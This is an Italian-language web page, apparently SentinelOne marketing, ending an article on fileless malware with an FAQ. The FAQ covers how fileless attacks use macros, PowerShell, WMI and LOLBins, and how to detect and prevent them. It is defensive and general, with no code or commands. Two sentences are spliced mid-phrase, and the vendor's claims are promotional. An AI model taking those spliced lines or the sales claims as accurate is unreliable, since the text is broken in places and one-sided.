
In uno scenario reale, l'agente SentinelOne neutralizza immediatamente la minaccia. L'intervento è automatico e non richiede alcuna azione da parte dell'amministratore, che riceve una notifica via SMS, SIEM o email.
Conclusionevulnerabilità zero day a livello locale senza influire sulla produttività quotidiana dei dipendenti.
Gli avversari scelgono sempre la via più breve per compromettere gli endpoint e ottenere il massimo risultato con il minimo sforzo. Il malware fileless sta rapidamente diventando uno dei metodi più diffusi. Per prevenire questi attacchi, non basta bloccare strumenti essenziali come PowerShell. È qui che SentinelOne, basato sul rilevamento tramite IA comportamentale e su una sicurezza a più livelli, dà il meglio di sé: protegge da exploit, documenti con macro, exploit kit, PowerShell, PowerSploit e e scopri di più su come SentinelOne può proteggerti dal malware senza file e dagli attacchi zero-day! direttamente sugli endpoint, senza compromettere la produttività quotidiana dei vostri dipendenti.
Richiedete una demo e scoprite come SentinelOne vi protegge dal malware fileless e dagli attacchi zero-day!
Domande frequenti sul malware fileless
Il malware fileless è codice malevolo che opera in memoria senza dipendere da file archiviati su disco. Sfrutta strumenti legittimi come PowerShell o WMI per condurre attacchi, lasciando poche tracce o nessuna traccia rilevabile dagli antivirus tradizionali. Gli aggressori lo usano per sfuggire al rilevamento e mantenere l'accesso finché non raggiungono il loro obiettivo.
Un'email di phishing introduce una macro malevola in un documento Word. La macro esegue uno script PowerShell direttamente in memoria, scarica payload e crea backdoor, senza salvare alcun file su disco. L'attacco sfrutta processi di sistema attendibili, rendendo molto più difficile il rilevamento da parte degli strumenti di sicurezza standard.
Il malware fileless può sottrarre dati, distribuire ransomware, installare backdoor o dare agli aggressori il pieno controllo dei vostri sistemi. Poiché usa processi legittimi e raramente accede al disco, è difficile da rilevare e può rimanere in memoria a lungo. Gli aggressori possono così mantenere l'accesso o penetrare più a fondo nella vostra rete.
Le tecniche più comuni sfruttano PowerShell, WMI, Windows Registry e le macro. Gli aggressori usano l'iniezione riflessiva di DLL, script malevoli e binari living-off-the-land (LOLBins) per evitare di scrivere file.
Possono usare attività pianificate o exploit residenti in memoria, così il payload scompare dopo un riavvio o la terminazione del processo.
Monitorate le attività sospette degli script, l'uso anomalo di PowerShell o WMI e le anomalie della memoria. Le piattaforme di rilevamento e risposta sugli endpoint (EDR) registrano le attività della riga di comando e il comportamento dei processi. Prestate attenzione a nuove attività pianificate, modifiche al registro e connessioni di rete inattese che potrebbero indicare operazioni fileless.
I sistemi possono rallentare, mostrare processi sconosciuti in memoria o generare traffico di rete insolito. Potreste notare attività inattese di PowerShell o WMI, nuove attività pianificate o modifiche al registro. Gli antivirus tradizionali rilevano poco: cercate indizi nel comportamento dei processi e segnali di instabilità del sistema.
Disabilitate gli strumenti di scripting non necessari, limitate i privilegi degli utenti e mantenete aggiornato tutto il software. Usate piattaforme EDR per monitorare la memoria e l'uso degli script. Formate il personale affinché non apra email o allegati sospetti.
Bloccate le macro per impostazione predefinita e controllate regolarmente i sistemi per individuare comportamenti insoliti e connessioni di rete aperte.
Scopri di più su Threat Intelligence


Pronto a rivoluzionare le tue operazioni di sicurezza?
Scopri come SentinelOne AI SIEM può trasformare il tuo SOC in una potenza autonoma. Contattaci oggi stesso per una demo personalizzata e scopri il futuro della sicurezza in azione.
